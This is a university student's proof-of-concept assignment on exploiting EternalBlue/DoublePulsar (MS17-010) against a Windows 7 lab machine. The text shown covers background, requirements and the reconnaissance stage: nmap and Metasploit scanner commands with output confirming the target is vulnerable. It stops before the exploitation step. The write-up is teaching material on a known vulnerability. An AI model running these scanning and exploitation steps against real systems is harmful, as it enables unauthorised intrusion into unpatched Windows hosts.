



IE4012

**OFFENSIVE HACKING TRACTICAL
AND STRATAGIC
4th Year, 1st Semester**

ASSIGNMENT/POC

**Exploitation Of EternalBlue DoublePulsar [Windows 7 –
64bit]**

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the
Bachelor of Science Special Honors Degree in Information Technology

POC - Exploitation Of EternalBlue DoublePulsar [Windows 7 – 64bit]



Hashini Amarasena

IT17083256

DESCRIPTION ABOUT THE EXPLOIT

Eternalblue Exploit Was Developed By The NSA Which Is The National Security Agency In United States. Essentially What Happened Or How It Was Released Is That There Were Few Testimonies From NSA Employees, And It Was Leaked By The Shadow Brokers Hacker Group On April 14th 2017. And Then It Was Utilized Worldwide For The WANNACRY Ransomware attack and it was used to share the ransomware all around the world.

Eternalblue Exploit a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol. And the exploit is denoted under the entry CVE 2017 0 144. The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to execute arbitrary code on the target computer. It exists in different versions of windows and essentially what it does is it mishandles especially crafted packets that are been sent from the remote hackers and allowing this hackers to execute arbitrary code on the target computer.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

what type of requirements you need?

- Latest version of metasploit
- Rapid7: <https://www.rapid7.com/db/modules/exp...>
The name of the exploit in the database
- Scanner: <https://github.com/rapid7/metasploit-...>
The auxiliary scanner for this exploit
- Doublepulsar exploit: <https://github.com/ElevenPaths/Eterna...>
- Wine32 bit /need to have wine32 bit architecture installed in kali Linux

So Before starting, make sure you have wine installed in your kali. If not type in the following commands in your Kali. (wine is used to run exe files or windows applications in other operating systems)

dpkg --add-architecture i386

apt-get update


apt-get install wine32

Our Target: Windows 7 – 64bit (IP: 192.168.219.129)


Our Attacker Machine: Kali Linux 2018.1 (IP: 192.168.219.147)

This exploit is a combination of two tools “**EternalBlue**” which is use as backdooring in windows and “**DoublePulsar**” which is used for injecting dll file with the help of payload.


As the first step we'll just confirm whether the target is vulnerable or not. Before to go, make sure that you must run “**apt update**” command to update all repositories and packages. These new modules can only be found in the newest version of the Metasploit Framework.



With the help of NMAP, you can easily confirm this vulnerability by typing the following command in your terminal. For that first need to find the IP address of the target to scan.



If the target is vulnerable, you'll see an output similar to the screenshot below:



```
File Actions Edit View Help
Building dependency tree
Reading state information... Done
All packages are up to date.
root@kali:~# nmap --script smb-vuln-ms17-010 -p445 192.168.219.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 01:08 EDT
Nmap scan report for 192.168.219.129
Host is up (0.0062s latency).


PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:74:A2:9A (VMware)

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
root@kali:~#
```


If you want to confirm the same with Metasploit Framework, then you need to run an auxiliary scanning module against the target.

Open a new terminal and type **Msfconsole** command to start Metasploit framework



```
root@kali:~# msfconsole
Reading state information... Done
All packages are up to date.
Metasploit v5.0.87-dev
+ -- --[ 2007 exploits - 1096 auxiliary - 343 post ]
+ -- --[ 562 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]
Metasploit tip: You can use help to view all available commands
msf5 > 
```

Type the command **ifconfig** In order to get the IP address of the attacker machine.




```
Metasploit tip: You can use help to view all available commands
msf5 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.219.147 netmask 255.255.255.0 broadcast 192.168.219.255
    inet6 fe80::20c:29ff:feed:e875 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ed:e8:75 txqueuelen 1000 (Ethernet)
    RX packets 513422 bytes 715397972 (682.2 MiB)
    TX packets 137986 bytes 10038911 (9.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 515839 bytes 85642056 (81.6 MiB)
    TX packets 515839 bytes 85642056 (81.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Command: use auxiliary/scanner/smb/smb_ms17_010

Furthermore, type show options to show all the related information of the module.




```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

  Name          Current Setting      Required  Descr
  ----          -
  CHECK_ARCH    true                 no        Check
  for architecture on vulnerable hosts
  CHECK_DOPU    true                 no        Check
  for DOUBLEPULSAR on vulnerable hosts
  CHECK_PIPE    false                no        Check
  for named pipe on vulnerable hosts
  NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List
  of named pipes to check
  RHOSTS        target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' yes       The t
  RPORT         445                  yes       The S
  SMBDomain     .                    no        The W
  SMBPass       windows domain to use for authentication
  SMBUser       password for the specified username
  SMBUser       username to authenticate as
  THREADS       1                    yes       The n
  umber of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > 
```


Here you can need to define your target by typing “set **RHOSTS 192.168.219.129**” and then execute the module by typing **run** command.




```
-----
CHECK_ARCH true
for architecture on vulnerable hosts
CHECK_DOPU true
for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false
for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes List
of named pipes to check
RHOSTS yes The t
arget host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 445 yes The S
MB service port (TCP)
SMBDomain . no The W
indows domain to use for authentication
SMBPass no The p
assword for the specified username
SMBUser no The u
sername to authenticate as
THREADS 1 yes The n
umber of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.219.129
RHOSTS => 192.168.219.129
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.219.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Se
rvice Pack 1 x64 (64-bit)
[*] 192.168.219.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

From above output, it seems that our target which is Windows 7 – 64bit is vulnerable to MS17-010 so we can go ahead for exploitation part

Open new terminal in Kali Linux and type following command to download this exploit from GitHub.



